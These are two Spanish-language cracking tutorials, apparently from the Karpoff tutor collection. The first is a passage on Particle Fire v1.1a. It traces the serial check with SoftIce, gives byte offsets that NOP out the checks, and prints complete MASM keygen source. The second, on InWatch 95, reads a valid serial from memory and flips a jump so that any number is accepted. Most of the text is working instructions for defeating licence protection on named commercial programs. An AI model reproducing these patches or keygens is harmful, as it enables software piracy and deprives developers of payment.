Para ello, ctrl+d, bpx RegQueryValueExA, ctrl+d. Traducción: entramos al SoftIce, ponemos un breakpoint en la función de Windows que lee del registro para que el SoftIce nos avise y salimos otra vez a Windows con ctrl+d. Ahora tenemos dos opciones, ejecutar nosotros mismos el salvapantallas o esperar que salga (previamente le habremos puesto el mínimo tiempo, un minuto). Esto puede parecer una tontería, pero si lo ejecutamos directamente, aparecerán unas 50 llamadas-basura a la función RegQueryValueExA (por lo menos a mi me pasa). Si esperamos que salga el Pfire por si solo, ya casi estaremos en el punto (nota: puede que durante la espera nos salte el breakpoint hasta 10 veces o más -o quizás ninguna-, por accesos rutinarios del sistema al registro; lo ignoramos haciendo ctrl+d para salir otra vez, y seguimos esperando hasta que pase el minuto y nos salga el pfire; para disminuir el riesgo de que pase esto, mejor no tener programas abiertos o solo lo imprescindible, y evidentemente, no tocar ninguna tecla ni mover el ratón).

Al cabo de un minuto, nos sale un breakpoint. Este ya es del propio Pfire, ya que en el borde inferior derecho del SoftIce pondrá 'Particle Fire'. No obstante, las primeras llamadas aún no nos interesan. Si hacemos F12, veremos que se ha llamado a la función a través de un CALL ESI o CALL EBX. Mientras esto suceda (seguramente saldrán 4 llamadas de este tipo en total, dos de cada), vamos haciendo ctrl+d, hasta que llegue un momento en que al salir el breakpoint y apretar F12 veamos que se ha llamado a la función por su nombre, algo así como:

```
...
PUSH    ECX
PUSH    ESI
PUSH    ESI
PUSH    004147F8
PUSH    DWORD PTR [EBP-04]
CALL    [ADVAPI32!RegQueryValueExA]
TEST    EAX,EAX
...
```

(insisto, ten en cuenta que no 'aterrizas' directamente aquí, tienes que haber pulsado F12)

Vamos a comentar la jugada: en azul, los PUSH van pasando uno a uno los parámetros de la función, a la cual se llama con el CALL, en rojo. Concretamente, el penultimo valor contiene la dirección de memoria donde se halla el nombre del valor que se quiere leer (esto lo sabemos si miramos la

documentación de referencia de WinAPI32). En este caso, vemos que es `4147F8`, así que hacemos un `d 4147F8` para que el Softice nos muestre que hay en esa dirección. Veremos en la pantalla de datos (si no la tienes a la vista, se pone/quita con `wd`) que es 'screensaveusepassword'. Bueno, esto no nos interesa, solo debe estar comprobando si tenemos puesto password con el salvapantallas o no. Así que ctrl+d, y de nuevo ha saltado el breakpoint por otro acceso al registro. Pulsamos F12 para ver quien le ha llamado y como, y tenemos:

```
015F:00404F7A PUSH      EAX
015F:00404F7B PUSH      ECX
015F:00404F7C MOV       EAX, [ESI+00000400]
015F:00404F82 PUSH      EDX
015F:00404F83 PUSH      00
015F:00404F85 PUSH      EBX
015F:00404F86 PUSH      EAX
015F:00404F87 CALL      [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST      EAX,EAX
015F:00404F8F JNZ       00404FA7
015F:00404F91 MOV       EAX, (ESP+14]
015F:00404F95 MOV       ECX,ESI
015F:00404F97 MOV       [EDI],EAX
```

Reconocemos la idea otra vez, ¿no? En azul, son los parámetros que pasamos, en rojo la llamada a la función. Como veríamos si siguieramos saliendo y entrando, este fragmento del código es el que a partir de ahora se repetirá en cada lectura de valores del registro (claro que cada vez se lo montará para usar parámetros distintos, si no siempre haría lo mismo, pero será el mismo trozo de programa), de modo que vamos a borrar nuestro breakpoint con `bc 00`, y a poner otro justo en el punto donde llama a la función, para que antes de llamarla podamos ver qué pretende hacer; así que ponemos `bpx 404f87` (fíjate cual es esta dirección en tu caso; podría ser otra). Este cambio de breakpoint no es 100% imprescindible, pero así nos ahorraremos darle al F12 cada vez y todo será más claro, puesto que pararemos ANTES de entrar en la función `RegQueryValueExA`. Por cierto, antes de salir hacemos `d ebx` y vemos : `RandomTime`, uno de los parámetros. Bueno, aún no es el que nos interesa, pero parece que estamos en el buen camino...

Así que ctrl+d para salir, y boom, ya estamos otra vez en SoftIce, justo antes de llamar otra vez a `RegQueryValueExA` (no hemos de pulsar F12). Vamos a ver que quiere leer ahora... hacemos `d ebx`, y nos sale `GravityTime`... otro parámetro, y justo despues suyo pone `RandomTime`...mmh, es el anterior... usamos alt+flecha arriba/abajo para desplazarnos por ese listado, y vemos como encima de esos parámetros, están los demás haciendo 'cola', concretamente deberíamos estar viendo `RandomColor`, `ColorScheme`, `Particles` y ... nuestro querido `SerialNum`! Pues bueno, como es evidente se trata de ir haciendo ctrl+d y comprobando `ebx` (todo el rato el listado será como el que he puesto más arriba) hasta que estemos en el punto en que va a leer el serial num. Son 4 veces, pero es recomendable ir uno a uno y comprobando `ebx` hasta que veamos que apunta directamente a `SerialNum`. Ahora querremos ver que hace con él, así que vamos a ir trazando la función. Estamos situados en el `CALL [ADVAPI32 ! RegQueryvalueExA]`; pulsamos F10 puesto que no nos interesa seguir a la función API en sí (tanto F8 como F10 ejecutan igual el programa, pero con F10 nos ahorramos ver la ejecución de `CALL`s como este que no nos interesan). Ahora representa que hemos vuelto de la función que lee el registro, y el valor de nuestro serial num

de prueba debe andar en alguna parte. Observemos las lineas siguientes al CALL:

```
015F:00404F87 CALL [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST EAX,EAX
015F:00404F8F JNZ 00404FA7
015F:00404F91 MOV EAX,[ESP+14]
015F:00404F95 MOV ECX,ESI
015F:00404F97 MOV [EDI],EAX
015F:00404F99 CALL 00404EC0
```

El `test eax,eax` y el `jnz` parecen una comprobación de rutina a la vuelta de la función. Los movimientos que hay despues parece que sean mas deliberados. Echamos un vistazo a esos valores, teniendo en cuenta que nuestro serial `1000000000` en hexadecimal es `3B9ACA00`. Haciendo `d esp+14`, enseguida encontramos que en esa dirección está nuestro querido serial, que es copiado a `EAX` (nota: si veis el serial 'al revés' o sea `00CA9A3B`, pulsad `SHIFT+F3` para cambiar el formato de la ventana data hasta verlo como `DWORD` - gracias PicsOne!). Pero no le perdamos la pista, porque dos lineas más abajo vuelve a cambiar de vagón: ahora `EAX` se copia a la dirección apuntada por `EDI`. Bueno, pues miramos el valor de `EDI` con `? edi`, y en mi caso es `412114`. Ahí se sienta mi serial, así que vamos a poner un breakpoint para que cualquier acceso a esa posición de memoria sea detectada; ponemos `bpm 412114` (ojo, no `bpx` si no `bpm` : no controla la ejecución si no la manipulación de lo que hay en ella). Tambien quitamos el `bpx 404f87` que teníamos, puesto que ya nos ha aportado lo que queríamos; `bc 00`, ctrl+d y salimos del Softice.

3. La rutina de comprobación del serial

Y en una fracción de segundo ya hemos vuelto al Softice. Alguien está metiendo mano a nuestro serial. Vemos lo siguiente:

```
015F:00402726   MOV         EAX, [00412114]
015F:0040272B   PUSH        EAX
015F:00402720   CALL        00401000
015F:00402731   ADD         ESP,04
015F:00402734   TEST        EAX,EAX
015F:00402736   JNZ         00402A69
```

En pocas palabras, carga nuestro serial en `EAX`, lo envía a la pila con un `PUSH` y llama a algún tipo de rutina en la 401000... ¿quizás la que comprueba si es correcto? Vamos a seguir la rutina; vamos pulsando F8 (ahora si que nos interesa ver qué hace el CALL) hasta que al ejecutar el `CALL`, llegamos a una rutina que es ya la pieza clave de todo el asunto; veámosla parte a parte:

```
015F:00401000   MOV         EAX, [ESP+04]
015F:00401004   PUSH        ESI
015F:00401005   CMP         EAX,3B9ACA00 ; compara con 1000000000
015F:0040100A   JBE         00401049     ; si menor o igual, fracaso
015F:0040100C   CMP         EAX,77359400 ; compara con 2000000000
015F:00401011   JAE         00401049     ; si mayor o igual, fracaso
```

Esta primera parte en azul hace lo siguiente: recupera en EAX el valor de la pila (ESP+04), que como sabemos es nuestro serial, y a continuación comprueba que sea mayor que 3B9ACA00 (mil millones en decimal) y menor que 77359400 (dos mil millones en decimal). Si no es así, salta a la 401049, la cual huele a fracaso porque es más fácil ir a parar a ella que evitarla. No ibamos tan mal encaminados, ahora sabemos el rango concreto en el que se situa el serial. Claro que hay mil millones de números en ese intervalo, y si tenemos planes para el resto de nuestra vida, no vamos a poder probarlos todos. Veremos que más comprueba si el número cumple el requisito anterior. El código que viene ahora lo podemos ver, aunque al ir trazando con F8 no lo ejecutará (saltará a la 401049 tras la primera comparación) ya que nuestro serial no es MAYOR que mil millones. Si quisieramos trazar esta parte del código para ir mirando como cambian los registros, etc, podemos hacer una pirula; situarnos con el ratón en EAX y cambiar su contenido de 3B9ACA00 (nuestro serial) a 3B9ACA01, por ejemplo. Sea como sea, veamos lo que viene ahora, resaltado en rojo:

```
015F:00401013   MOV         ECX,EAX
015F:00401015   MOV         ESI,EAX
015F:00401017   SHL         ECX,14
015F:0040101A   MOV         EDX,EAX
015F:00401010   SHL         ESI,10
015F:0040101F   AND         ECX,FFF00000
015F:00401025   SHR         EDX,10
015F:00401028   OR          ESI,EDX
015F:0040102A   SUB         EDX,EDX
015F:00401020   XOR         ESI,ECX
015F:0040102E   MOV         ECX,EAX
015F:00401030   SHR         ECX,0C
015F:00401033   XOR         ESI,ECX
015F:00401035   MOV         ECX00002694
015F:0040103A   XOR         EAX,ESI
015F:0040103C   DIV         ECX
015F:0040103E   TEST        EDX,EDX
015F:00401040   JNZ         00401049
015F:00401042   MOV         EAX,00000001
015F:00401047   POP         ESI
015F:00401048   RET
015F:00401049   XOR         EAX,EAX
015F:0040104B   POP         ESI
015F:0040104C   RET
```

En pocas palabras: el tramo resaltado en rojo hace unas operaciones con nuestro número; el tramo siguiente, en blanco, determina si el número ha "pasado la prueba", y de no ser así, nos envía a la 401049... sí, la que olía a fracaso, aquí de color gris, que es la vía de salida de los perdedores... Pero por suerte nosotros no somos de esos. Nos interesa recorrer todo el tramo blanco, donde vemos que basicamente vuelve copiando un 1 en EAX, que a mi me huele que es una especie de flag tipo 'si, teniente; el chico está limpio', ya que en caso contrario, lo primero que se hace en la 401049 es poner eax a cero con el xor eax,eax así que veamos por donde atacar...

Lo primero que deberíamos pensar, una vez suponemos que este es el punto clave, es que todo ese lío en color rojo no merece que nos rompamos la cabeza; lo más fácil es parchear algo, tipicamente las

comparaciones y/o los saltos. Es un principio del cracking elegir la vía más fácil y no calentarse la cabeza gratuitamente. Aunque por otra parte, también se dice que hay que ser lo más elegante posible, entendiendo esto como practicar la mínima intrusión al modificar el código del programa. Y desde luego si queremos aprender algo, habrá que hacer caso de lo que dicen los que saben del tema. Claro que tambien nos advierten de que en la práctica se dan casos como este, donde nos encontramos en una disyuntiva; lo más fácil es parchear, pero lo más elegante es generar un serial bueno sin tocar el programa original. En este caso, decidí que buscaría un serial correcto más por aprender algo que por otra cosa, pero en este tutorial desarrollaré ambas posibilidades; la de parchear es más apropiada para principiante, y la de analizar el código en rojo y encontrar un serial para amateur (requiere un poquito más de esfuerzo). Comencemos por el parcheo.

4. Opción fácil : parchear

Como sabeis, parchear consiste en sustituir unas intrucciones por otras; típicamente se cambian saltos y comparaciones por '`nop`s' (`NOP`s = no operation, o sea no hacer nada). También, en casos como este, podíamos haber considerado pasar de todo y 'borrar' los mensajes shareware parcheando con '00', pero por varios motivos no me parece una vía con futuro. El caso es que siempre hay varias opciones, pero en nuestro caso creo que la más simple sería parchear los 3 saltos a la 401049 con `nop`s, de modo que si el número es menor que un millardo o mayor que dos, o si no cumple la condición que luego se aplica, en vez de saltar a la 401049, no hace nada y sigue. Con lo cual el código correrá sin alteraciones en su flujo hasta el final del tramo blanco. Así que ponemos code on, y vemos el valor de los bytes que equivalen a esas instrucciones en el fichero; la primera comparación es `3d00ca9a3b`, el primer salto jbe es `7636`, la segunda comparación es `3d00943577`, el segundo salto jae es `7336`, y el último es `7507` (en realidad solo nos interesa el código de los saltos, pero tomamos nota de los que van antes y despues para luego asegurarnos que hemos encontrado el correcto). Ponemos el editor hexa, en mi caso el hiew, cargamos el fichero, pulsamos F4 y elegimos hex, y pulsamos F7 para buscar. Con la tecla tab saltamos al campo 'HEX' y tecleamos `3d00ca9a3b763d3d00943577` (o solo `763d` pero luego a ojo miramos que lo de antes y despues es lo que esperábamos, si no seguimos buscando). Así nos aseguramos de estar en el punto correcto comprobando que los códigos anteriores y posteriores coinciden con los que anotamos antes. El hiew nos situará al principio de la localización de la cadena de bytes hallada. Como todo está en la misma zona, localizando el 763d ya vemos a ojo los demás un poco más abajo. Pulsamos F3 para editar, y situándonos en los lugares correctos, cambiamos `763d`,`7336` y`7507` por `9090`, `9090` y `9090` (si metemos la pata, con esc deshacemos los cambios y luego empezamos de nuevo). Si esta ok, pulsamos F9 para grabar los cambios en el fichero. Para hacerlo aún más fácil, ahí va una lista de los offset locales, el valor original de cada byte y el valor parcheado:

Offset:	File 1: ORIGINAL	File 2: PARCHEADO
40Ah	76h	90h
40Bh	3Dh	90h
411h	73h	90h
412h	36h	90h
440h	75h	90h
441h	07h	90h

```
Number of differences: 6
```

(en el hiew, para cambiar entre vista de offset local y offset global, pulsa alt+f1)

En fin, si despues de esto aún te quedan ganas, puedes buscar un crackmaker y crear tu propio crack a partir del fichero original (del que habrás guardado una copia) y el que acabamos de parchear.

5. Opción no tan fácil: análisis de la rutina de chequeo del serial

Aunque a mi que no tengo ni idea del tema me dió un poco de dolor de cabeza, solo es cuestión de unos minutos y paciencia descifrar el mecanismo que sigue el código que más arriba resalté en rojo. Si nuestro número es "#", el programa realiza la siguiente comprobación:

```
XOR [ { XOR (OR a,b , AND c,d)  }, e ]
```

`, donde, si "#" es igual al serial introducido:`

```
a = shl (#,10)
b = shr (#,10)
c = shl (#,14)
d = fff00000
e = shr (#,0c)
```

Una vez calculado el churro en cuestión, llamémosle "F" al resultado, realiza otro xor:

```
XOR (#,F)
```

, y sobre este resultado, efectua una división (`DIV`) por `2694`h (la 'h' quiere decir que está en hexadecimal, como sabreis). Si la división tiene resto (módulo), fracaso (también conocido como billete de ida a la `401049`). Por ejemplo, para `3B9ACA01` (`1000000001` en decimal), el resto es `26f`, o lo que es lo mismo, distinto de cero, o lo que es lo mismo, de cabeza a la `401049`, o lo que es lo mismo, fracaso, chico malo, etc.

El caso es que integrándolo todo, podemos formularlo como una ecuación. Pero ignoro si es posible solucionarla de modo analítico (reordenando, simplificando, despejando...), ya que para una cosa que si que sé un poco (matemáticas), me encuentro con un tipo de funciones (`and, or, xor`...) a las que no estoy acostumbrado. Caso de poderse solucionar, como que ha de tener muchas soluciones (no va a haber un único serial), nos quedaría en función de un valor que daríamos nosotros, en plan f(x)=y. Pero como digo, yo no sé solucionarlo así. De modo que la alternativa son los métodos numéricos (o sea, probando hasta que hallemos un número correcto - con la potencia de cálculo de un ordenador, sería cuestión de fracciones de segundo). Yo pretendía probarlo con el solver del Excel (da valores hasta encontrar una solución) pero... no puedo utilizar esas funciones porque no están disponibles en el Excel (alguna lo está, pero que yo sepa solo con resultados booleanos tipo verdadero/falso, no resultados numéricos). De modo que ya que en assembler existen están funciones, quizás pudiéramos programar algo... si, hombre, que nadie se asuste, yo no sé casi nada de assembler pero mira ahí arriba... el 90 % de nuestro keygen ya está hecho. Simplemente hemos de cambiar que, si el número no da resto cero tras la transformación, en vez de "echarnos", aumente una unidad al

número inicial y pruebe de nuevo. Yo, la primera vez, hice algo muy simple; una rutina que comienza por `1000000000`, y a partir de ahí, hace un cálculo; le suma una, le hace todo el churro de más arriba, y si no da el resto cero, vuelve a sumarle uno, hacer todo el churro... hasta que salga uno bueno. Como no sabía cómo mostrar ese número, se me ocurrió poner un `messageboxa` una vez sale del cálculo, antes de terminar el programa, para poder poner un `bpx` y ver que número había salido (hice que cada vez la rutina guardase una copia del número que prueba en `EDI`, porque el original en `EAX` queda 'desfigurado' por la comprobación). Así que una vez ensamblado, pongo un `bpx messageboxa`, y cuando me sale, le doy a F12 para volver a mi programa principal, y escribo `? edi` , obteniendo `1000002675` en decimal, esto es, ¡el serial del cliente número uno! (que honor, seguro que lo reservaban para alguien importante). El programa lo ensamblé con el mASM32; como digo no sé assembler más que 4 cosas, por lo cual no puedo entrar en mucha explicación sobre parámetros de ensamblado, etc, simplemente creé el ejecutable. Si no me equivoco, era así:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc
includelib c:\masm32\lib\user32.lib
; cosas generales para ensamblar y linkar

.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
MsgBoxText  db "Bpx en el NOP y el resultado en EDI",0
Serial_Start  dd 3b9aca00h
; reservamos e inicializamos unas variables del msgbox
; y el número de inicio (1000000000)

.code

start:     ; vamos a por ello

Calculo:
inc [Serial_Start]   ; aumentamos en uno el número de partida
mov eax,Serial_Start ; lo pasamos a EAX para hacer el test
mov edi,eax          ; pero edi guarda una copia por si sale bien
mov ecx,eax          ; y comienza la fiesta...
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
xor esi,ecx
mov ecx,eax
```

```
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo ; si no es un serial válido, prueba otra vez
invoke MessageBoxA,NULL,addr MsgBoxText,addr MsgBoxCaption,MB_OK
; este messagebox hace saltar el breakpoint y nos permite mirar
; en EDI el último número probado, es decir el bueno
invoke ExitProcess, NULL
end start
```

Espero que al menos se entienda la idea. Mi intención es que otros como yo le pierdan un poco el miedo al assembler y vean que, aunque falten conocimientos, con un poco de ingenio a veces se pueden solucionar los problemas.

6. Opción no tan fácil: creación de un keygen semi-decente

Pero como crear un key-gen, nada. Yo al final creé uno, estoy seguro que está fatal programado, que da pena y que quizás solo funcione en mi PC, pero me da números de registro buenos. He de decir que no podría haberlo creado sin la *gran* ayuda de Mr. Crimson que me proporcionó una rutina para convertir de hexadecimal a decimal (para poder sacar el resultado como string en un msgbox). Muchas gracias una vez más, Mr. Crimson. El programa también utiliza la funcion `gettickcount` para crear un número distinto cada vez, aunque no totalmente aleatorio (cada vez es mayor). No es perfecto ni mucho menos, pero da el pego. Para el que le interese:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc

includelib c:\masm32\lib\user32.lib
.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
Mensaje db "       = (by Champion) =",13,13,"       Se va
a generar un",13,"    número de serie
para",13,"      Particle Fire v1.1a",0
MsgBoxCaption2  db " Su número:",0
Buffer db 10 dup(0),0
Serial_Start  dd 3b9aca00h

.code
```

```
start:

invoke MessageBox,NULL,addr Mensaje,addr MsgBoxCaption,MB_OK
invoke GetTickCount
add [Serial_Start],eax

Calculo:
inc [Serial_Start]
mov eax,Serial_Start
mov edi,eax
mov ecx,eax
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
xor esi,ecx
mov ecx,eax
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo
nop

mov eax,edi ; lo preparo para la Hex a Dec
mov esi,offset Buffer
add esi,11
mov byte ptr[esi],00
dec esi

; Hex a Dec proporcionado por Mr. Crimson
mov ecx,00000010
c20: cmp eax,ecx
jb c30
xor edx,edx
div ecx
or dl,30h
mov byte ptr[esi],dl
dec esi
jmp c20
c30: or al,30h
mov byte ptr[esi],al
```

```
invoke MessageBox,NULL,ESI,addr MsgBoxCaption2, MB_OK
invoke ExitProcess, NULL
end start
```

7. Conclusiones finales

Para terminar veamos a modo de resumen lo que hemos hecho:

1. Poner `bpx` en `regqueryvalueexa`
2. Encontrar donde lee y guarda nuestro serial
3. Encontrar la rutina que luego lo lee y lo verifica
4. Estudiar ese código y ser capaces de crear una clave válida

He de decir por pen-último, que con posterioridad a todo lo explicado, me he encontrado dos patchers en internet para Particle Fire v1.1a, pero ningún keygen, lo cual confirma que lo más fácil es parchear bien y no mirar a quien. Asímismo, de los dos parcheadores, uno no funciona (al menos a mí), y el otro me parece que no tiene mucho estilo, porque lo que hace es dedicarse a sustituir el inicio de todas las cadenas de texto por '00' para evitar que salgan (si recordais, durante el tutorial hemos considerado esta opción pero la descarté porque es poco elegante, tediosa, y no sabes hasta que punto te garantiza resultados). Aún peor, ese patch sustituye *todas* las cadenas de texto, con lo cual se ha cargado no solo los mensajitos shareware si no también la parte de frases aleatorias que forman parte del salvapantallas estés registrado o no, y que pueden anularse con una simple casilla del cuadro 'configurar protector de pantalla', con lo que más que parchear, se ha mutilado el programa innecesariamente.

Ahora sí, por último, pedir disculpas si algo no ha quedado bien explicado, o por los errores que sin duda habré cometido, pero puedo asegurar que con este sistema me he librado de los mensajitos no deseados. Y, bueno, ahora ya puedo volver a mi antiguo salvapantallas con la cabeza bien alta...

= Champion =

Tutorial Descargado de Karpoff Spanis Tutor

Karpoff Spanish Tutor

Programa:	**InWatch 95 Relase V1.3a**

PROTECCION:	Name / Serial		
Descripcion:	Programa Para Monitorear el systema, bueno para comprobar los cambios que hacen los programas al instalarlos.		
Dificultad:	Facilon		
DOWNLOAD:	http://members.xoom.com/_XOOM/kf_karpoff/Utilidades/Installw.zip		
Herramientas:	Softice v3x+, W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	11/09/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 11/09/99

Por Karpoff ## PROYECTO 9 ##

Hola a todos/as !!! Lo primero decir que esto no va ha ser un manual como los anteriores, voy a intentar demostraros el poco interés que ponen la mayoría de los programadores en proteger su software, y por lo tanto la mierda de software que nos quieren meter. Conocéis alguna utilidad con licencia shareware que merezca la pena pagar¿? Yo realmente no.

Siempre que queremos petar un programa los newbies (novatos) pensamos que tiene que ser super complicado encontrar el punto donde atacar al programa, generalmente queremos petarlo antes de empezar, con lo cual se nos cierra el cerebro y no vemos mas halla de nuestra totxa, os aseguro que si os tomáis las cosas con calma y probáis a modificar en un programa todo lo que creáis que os puede beneficiar en cuanto a la limitación se refiere, podéis flipar, a parte de aprender muchisimo os divertiréis viendo como puede llegar a actuar el programa que modifiquéis.

La víctima InWatch 95 Relase V1.3a parece ser una utilidad para seguir instalaciones, pudiendo ver todo lo que se modifico con una instalación tal, y recuperando el estado anterior a la instalación. Parece que tiene funciones de editor y algunas cosas mas,(el caso es que no conocía este programa y no he tenido la ocasión de probarlo). Lo podéis coger de:

http://members.xoom.com/_XOOM/nakarko/inversa/proggies/Installw.zip

Este es un programa limitado a 30 días, nos arranca con un nag para decirnos que es una versión sin registrar y una vez aceptado nos muestra un nuevo nag soltándonos otra vez el rollo de su limitación a 30 días.

Ataques: vamos a sacar con el SoftIce un numero de registro valido para el nombre que metamos, el proceso que voy a utilizar para capturar el S/N no es corriente, se trata de que sepáis que se puede crackear sin seguir el típico proceso de buscar la rutina de comprobación y a partir de hay comparar el reg falso con el valido.

Os explico como lo haremos, se trata únicamente de buscar en la memoria el n/s valido, porque cuando un programa nos da el mensaje de que el serial no es valido, en ese momento todavía puede estar el reg valido en la memoria, claro esta que para mostrar el mensaje de error en algún punto hizo la comprobación, entonces rastrearemos la memoria en la ventana de datos del softice en busca del posible n/s. este es un método un poco pasota pero os aseguro que con muy buenos resultados, Y con el W32dasm convertiremos la ventana donde tenemos que escribir el nombre y el numero de registro en un generador de S/N validos, ósea que meteremos un nombre cualquiera y sin meter n/s pulsaremos el botón que era para registrarnos, y nos mostrara el numero valido, curioso no¿?

AL ATAKE

_

PARTE 1 BUSCAR UN S/N VALIDO, DE UNA FORMA POCO USUAL

Herramientas Softice, W32dasm, HEXedit, primero empezamos con el soft, ousease que hemos reiniciado nuestro ordenador y hemos cargado el sofice. Bien primero hacer una copia del archivo inwatch.exe para luego editarla con el hexedit, ahora cargamos el original con el softice, pulsamos el botón de los engranajes y nos baos al soft, F5 para vover a windows, aparece el primer nag, pulsamos OK y aparece el segundo nag pulsamaos OK y entramos en el programa vamos a register y pulsamos register now, y ya nos aparece la ventana de registro (que luego la convertiremos en el generador de n/s validos) rellenamos los datos en mi caso pondré

NAME: karpoff

Regitration Number : 1212121212

Y ahora tenemos que poner un breakpoint que detenga la ejecución del programa justo cuando este, o aya comparado nuestro numero con el valido, que breakPoint poner¿? En anteriores manuales ya explique como saber a que funciones externas llama un programa, en este caso utilizamos la función messageboxexa, pues pulsamos [**Ctrl+D**] para entrar en el softice y poner nuestro breakpoint

BPX messageboxexa

Pulsamos nuevamente [**Ctrl+D**] para volver a Windows y pulsamos **OK** en la ventana del registro, inmediatamente el programa llama a la función messageboxexa e interrumpe la ejecución del programa llevándonos directamente al softice exactamente en

USER32 MESSAGEBOXEXA

015F:BFF52E1C B135 MOV CL,35

Lógicamente estamos dentro de user32.dll y necesitamos saber quien llamo a esta funcion desde inwatch.exe pues nada mas fácil pulsamos **F12** y no nos muestra a papa (la rutina padre que llamo a messageboxexa) nos saca del softice a windows y nos muestra el mensage de que no es correcto nuestro numero, aquí es donde podemos empezar a soñar e imaginar y pensar con mucha paz y ciencia, bueno como decía esto ya ha hecho la comprobación y ha decidido que somos unos chicos/as malos/as, pero seamos aun peores, lo ultimo que hicimos en el softice

fue pulsar la tecla **F12** para que nos llevase a la rutina padre que había llamado a messageboxexa y nos saco a Windows, bueno pues en cuanto pulsemos aceptar en el mensaje de error iremos a parar a la rutina padre ya que esa orden todavía no se ha terminado de ejecutar en el softice Pulsemos aceptar y entramos al soft en

:0042B5B2 E8891B0300 Call USER32!!MESSAGEBOXEXA --- LA RUTINA PADRE

:0042B5B7 57 push edi --- APARECEMOS AQUÍ

Bueno pues yo sigo pensando que el numero correcto todavía debe de estar en memoria, si pulsamos la tecla **F2** veréis que en la parte superior del softice nos aparece un nuevo apartado con los registros y los valores que llevan actualmente algo así

EAX=XXXXXXXX ESI=XXXXXXXX ECX=XXXXXXXXX ETC. ETC. ETC.

Si pulsamos con el botón derecho del ratón sobre cualquier registro (EAX, EDX, EBX, ECX,ESI, EDI ETC.) o sobre cualquier dato que veáis se despliega un menú y si escogéis la opción **DISPLAY** veréis que en la ventana de datos (en la que se muestran los caracteres) se muestra lo que lleva la memoria en ese momento, mi idea es ir pulsando en cada registro y rastrear la ventana de datos hacia arriba y abajo, Y concretamente si pulsáis sobre ESP y le hacéis **DISPLAY** podéis ver en la ventana de datos y concretamente en la parte superior izquierda el numero **15757** claro veréis este numero si como nombre escribisteis karpoff, de haber escrito otro nombre veréis otro numero con cinco dígitos, seguramente en otros registros(EDX, EBP,) también encontréis el n/s valido, solo que tendréis que rastrear arriba y abajo no siempre aparece a la primera, y en muchos programas este método no será valido.Bueno Pues este era nuestro n/s valido, queda entendido no ¿? hay muchas formas de crackear, la limitación la ponemos nosotros, echarle imaginación y veréis.

Los datos del registro se guardan en el archivo C:\WINDOWS\ inwatch.INI para hacer el siguiente experimento tenéis que desregistraros, con borrar el n/s del archivo inwatch.ini ya no estaréis registrados.

PARTE 2 Convertir la ventana de registro en un generador de S/N validos

Pues si con una pequeña modificación en solo dos bytes, haremos que la ventana donde metemos el nombre y el s/n para registrarnos se convierta en un generador de números validos para el programa (curioso no¿?)

Bueno utilizaremos el W32dasm y un editor HEX, desensamblamos el archivo inwatch.exe y con el HEXedit editamos una copia de este mismo archivo, ya hemos desensamblado el archivo, sigamos los pasos tipicos buscamos el mensaje de * Incorrect Registration Number." Y hacemos doble clip, aparecemos en

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – **APARECEMOS AQUI**

:0042B5B0 6A00 push 00000000

echemos un vistazo encima de este código para ver que hace que se imprima este mensaje.

*** Possible StringData Ref from Data Obj ->"shownumber"**

|

:0042B55F 680DFA4600 push 0046FA0D

:0042B564 FF75F0 push [ebp-10]

:0042B567 E8B4900200 call 00454620

:0042B56C 83C408 add esp, 00000008

:0042B56F 85C0 test eax, eax

:0042B571 742A je 0042B59D – **SI NO SALTA GENERA EL S/N**

:0042B573 6A00 push 00000000

*** Possible StringData Ref from Data Obj ->"Registration Number"**

|

:0042B575 6818FA4600 push 0046FA18

:0042B57A 8D45CC lea eax, dword ptr [ebp-34]

:0042B57D 50 push eax

:0042B57E FF37 push dword ptr [edi]

:0042B580 E87C4E0100 call 00440401

:0042B585 83C410 add esp, 00000010

:0042B588 FF7720 push [edi+20]

:0042B58B 8B4720 mov eax, dword ptr [edi+20]

:0042B58E 8B4008 mov eax, dword ptr [eax+08]

:0042B591 FF908C000000 call dword ptr [eax+0000008C]

:0042B597 59 pop ecx

:0042B598 E9A5000000 jmp 0042B642

*** Referenced by a (U)nconditional or (C)onditional Jump at Address**:

|:0042B571(C)

|

:0042B59D 3B5DEC cmp ebx, dword ptr [ebp-14]

:0042B5A0 741E je 0042B5C0 **– SALTO AL MENSAJEE DE ERROR**

:0042B5A2 6A00 push 00000000

:0042B5A4 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Incorrect Registration"

|

:0042B5A6 6841FB4600 push 0046FB41

* Possible StringData Ref from Data Obj ->"Incorrect Registration Number."

|

:0042B5AB 682CFA4600 push 0046FA2C – APARECEMOS AQUI

:0042B5B0 6A00 push 00000000

Bueno ya veis no¿? No voy a enrroyarme, mas bien resumiré, tenemos un salto en

0042B5A0 si este salto se ejecuta evitaría el mensaje de error, por lo tanto nos registraría cualquier numero, para ello tendríamos que cambiar

0042B5A0 741E je 0042B5C0 por **0042B5A0 EB1E jmp 0042B5C0**

EN realidad esto nos aceptaría el s/n que metamos, incluso nos felicita con el típico Tank you for register o similar, pero al iniciar nuevamente el programa vemos que no mantiene el registro, que puede pasar, pues que hay otra comprobación o la misma pero llamado desde otro punto del programa, en cualquier caso no me centrare en buscarla eso os lo dejo a vosotros que esta muy fácil.

